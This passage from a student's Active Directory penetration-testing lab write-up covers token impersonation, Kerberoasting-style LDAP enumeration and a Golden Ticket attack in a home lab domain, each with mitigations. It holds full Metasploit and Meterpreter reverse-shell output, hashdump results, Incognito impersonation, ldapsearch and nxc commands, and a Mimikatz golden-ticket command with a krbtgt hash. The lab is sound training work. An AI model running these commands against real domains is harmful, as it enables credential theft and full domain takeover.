0010 F3 65 E7 D4 EC 50 F5 45 F1 71 74 04 1A 8B 39 88 ..e...P.E.qt...9.
0020 F9 CB 2F 61 E5 31 FF DF E9 9A 11 2F E7 9C 82 83 ../a.1...../....
0030 36 4F 16 64 E0 EE 8B 99 1A 0D 59 9E 7B 36 C2 E8 60.d.....Y{6..

```

## NTLM hashes successfully extracted from the target system using secretsdump.py.

## **. Token Impersonation Attack**

### **Objective**

To escalate privileges by impersonating another user's security token and accessing resources without knowing the user's password.

### **Concept**

Windows creates access tokens for users when they log in to a system. If an attacker compromises a machine and discovers available tokens, they can impersonate those users and inherit their privileges. This technique is commonly used for privilege escalation and lateral movement in Active Directory environments.

### **Tools Used**

- Metasploit Framework
- Meterpreter
- Incognito Extension

### **What I Did in the Lab**

After obtaining a Meterpreter session on the target machine, I loaded the Incognito extension and enumerated available user tokens. I identified a delegate token belonging to **MARVEL\fcastle** and used the impersonate\_token command to assume that user's identity. I then verified the impersonation by opening a shell and executing the whoami command.

## **Outcome**

The token impersonation was successful, allowing me to operate as **MARVEL\fcastle** without requiring the user's password. This demonstrated how attackers can abuse existing authenticated sessions to gain access to resources and perform actions under another user's context.

## **Mitigation**

- Avoid logging privileged accounts onto workstations.
- Use separate accounts for administrative tasks.
- Restrict local administrator privileges.

- Regularly reboot systems to clear inactive tokens.
- Implement account tiering and privileged access management

```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.106:4444
[*] 192.168.56.109:445 - Connecting to the server...
[*] 192.168.56.109:445 - Authenticating to 192.168.56.109:445/marvel.local as user 'fcastle'...
[*] 192.168.56.109:445 - Executing the payload...
[*] 192.168.56.109:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (203846 bytes) to 192.168.56.109
[*] Meterpreter session 1 opened (192.168.56.106:4444 -> 192.168.56.109:49838) at 2026-05-31 17:36:19 +0530

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3fb5b81b02411067284f327862fbc858:::

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

***Available user tokens identified using Meterpreter's Incognito extension.***

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\fcastle
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\WM-1

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate token marvel\fcastle
[-] User token marvel\fcastle not found
meterpreter > impersonate_token marvel\\fcastle
[*] Delegation token available
[*] Successfully impersonated user MARVEL\fcastle
meterpreter > shell
Process 2472 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\fcastle
```

***Successful impersonation of the MARVEL\fcastle user token verified through the whoami command.***

# **Kerberoasting**

## **Objective**

To obtain service account credentials by identifying service accounts and exploiting weak passwords associated with them.

## **Concept**

Kerberoasting is an attack that targets service accounts configured with Service Principal Names (SPNs). Any authenticated domain user can request Kerberos service tickets for these accounts. If the service account password is weak, the ticket can be cracked offline, revealing the account's credentials.

## **Tools Used**

- ldapsearch
- NetExec (nxc)
- Hashcat

## **What I Did in the Lab**

Using the compromised **fcastle** account, I performed LDAP enumeration to identify service accounts within the domain. During enumeration, I discovered that the **SQLService** account description contained a plaintext password. I then authenticated using those credentials and verified that the account possessed administrative privileges on the Domain Controller.

## **Outcome**

The attack successfully revealed the SQLService account password (**MYpassword123**) and confirmed administrative access on the Domain Controller. This demonstrated how insecure service account management and poor credential storage practices can lead to privilege escalation and domain compromise.

## **Mitigation**

- Never store passwords in account descriptions or AD attributes.
- Use strong, randomly generated service account passwords.

- Apply the principle of least privilege to service accounts.
- Regularly audit service accounts and SPN configurations.
- Use Group Managed Service Accounts (gMSAs) where possible.

```
root@kali: ~/home/kali
ldapsearch -x -H ldap://192.168.56.107 \
-D "MARVEL\fcastle" -W \
-b "DC=MARVEL,DC=local" "(servicePrincipalName=*)"
Enter LDAP Password:
extended LDIF
#
LDAPv3
base <DC=MARVEL,DC=local> with scope subtree
filter: (servicePrincipalName=*)
requesting: ALL
#
HYDRA-DC, Domain Controllers, MARVEL.local
dn: CN=HYDRA-DC,OU=Domain Controllers,DC=MARVEL,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
objectClass: computer
cn: HYDRA-DC
```

***LDAP enumeration identifying service accounts within the domain.***

```
SQL Service, Users, MARVEL.local
dn: CN=SQL Service,CN=Users,DC=MARVEL,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: SQL Service
sn: Service
description: password is Mypassword123
givenName: SQL
distinguishedName: CN=SQL Service,CN=Users,DC=MARVEL,DC=local
instanceType: 4
whenCreated: 20260529104300.0Z
whenChanged: 20260601014818.0Z
```

***SQLService account discovered with exposed credential information.***

```
root@kali: ~/home/kali
nxc smb 192.168.56.107 -u SQLService -p 'Mypassword123'
SMB 192.168.56.107 445 HYDRA-DC [+] Windows 10 / Server 2019 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB 192.168.56.107 445 HYDRA-DC [+] MARVEL.local\SQLService:Mypassword123 (Pwn3d!)
```

***Administrative access confirmed using SQLService credentials.***

# **Golden Ticket Attack**

## **Objective**

To create a forged Kerberos Ticket Granting Ticket (TGT) and obtain unrestricted access to resources throughout the Active Directory domain.

## **Concept**

The KRBTGT account is responsible for signing all Kerberos tickets within an Active Directory domain. If an attacker obtains the KRBTGT hash, they can generate fake Kerberos tickets for any user, including Domain Administrators. These forged tickets are trusted by domain systems, allowing attackers to maintain long-term access and bypass normal authentication controls.

## **Tools Used**

- Mimikatz
- Command Prompt (CMD)

## **What I Did in the Lab**

After gaining administrative access to the Domain Controller, I used Mimikatz to obtain the Domain

SID and KRBTGT account hash. I then generated a Golden Ticket for the Administrator account and injected it into the current session. Using the forged ticket, I accessed remote systems and administrative shares without providing valid credentials.

## **Outcome**

The Golden Ticket was successfully generated and injected into memory. I was able to authenticate as a Domain Administrator and access administrative shares across the domain, demonstrating complete domain compromise and persistence.

## **Mitigation**

- Reset the KRBTGT password twice after a compromise.
- Restrict and monitor access to Domain Controllers.
- Implement Credential Guard and LSA Protection.

- Use a tiered administration model.
- Monitor Kerberos activity for abnormal ticket usage and long ticket lifetimes.

```

mimikatz 2.2.0 x64 (oe.eo)
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-1116520687-94873857-3058820359 /krbtgt:ed8
d9ba580217801ef4205bec39bc715 /id:500 /ptt
User : Administrator
Domain : marvel.local (MARVEL)
SID : S-1-5-21-1116520687-94873857-3058820359
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: ed8d9ba580217801ef4205bec39bc715 - rc4_hmac_nt
Lifetime : 5/31/2026 7:59:07 PM ; 5/28/2036 7:59:07 PM ; 5/28/2036 7:59:07 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* Select Administrator: C:\Windows\SYSTEM32\cmd.exe
* C:\Users\Administrator\Downloads\mimikatz-master\mimikatz-master>cd..
C:\Users\Administrator\Downloads\mimikatz-master>cd..
C:\Users\Administrator\Downloads>dir \\THEPUNISHER\c$
Volume in drive \\THEPUNISHER\c$ has no label.
Volume Serial Number is 1C55-0650

Directory of \\THEPUNISHER\c$

12/07/2019 02:14 AM <DIR> PerfLogs
05/29/2026 03:19 AM <DIR> Program Files
10/06/2021 06:58 AM <DIR> Program Files (x86)
05/29/2026 04:02 AM <DIR> Share
05/29/2026 08:43 PM <DIR> Users
05/31/2026 05:29 PM <DIR> Windows
 0 File(s) 0 bytes
 6 Dir(s) 43,698,884,608 bytes free

```

***Forged Kerberos Golden Ticket granting Domain Administrator access.***

## Conclusion

This Active Directory lab provided me with hands-on experience in understanding how attackers compromise Windows domain environments. Through various attacks such as LLMNR poisoning, SMB relay, Kerberoasting, token impersonation, and Golden Ticket attacks, I learned how weak configurations and credential misuse can lead to complete domain compromise.

The project helped me develop practical skills in enumeration, privilege escalation, lateral movement, and post-exploitation techniques. It also reinforced the importance of implementing strong security controls, proper privilege management, and continuous monitoring to protect Active Directory environments.

## Acknowledgment

I would like to thank **TCM Security** and **Heath Adams (The Cyber Mentor)** for their excellent training materials and practical demonstrations.

Their content helped me understand Active Directory attacks and security concepts in a clear and structured manner.

The knowledge gained from their courses played a significant role in completing this project successfully.

## **Thank You**

Thank you for reviewing my project. This lab has strengthened my understanding of Active Directory security, penetration testing, and ethical hacking. It has been a valuable learning experience that motivates me to continue exploring advanced cybersecurity topics and improving my practical skills.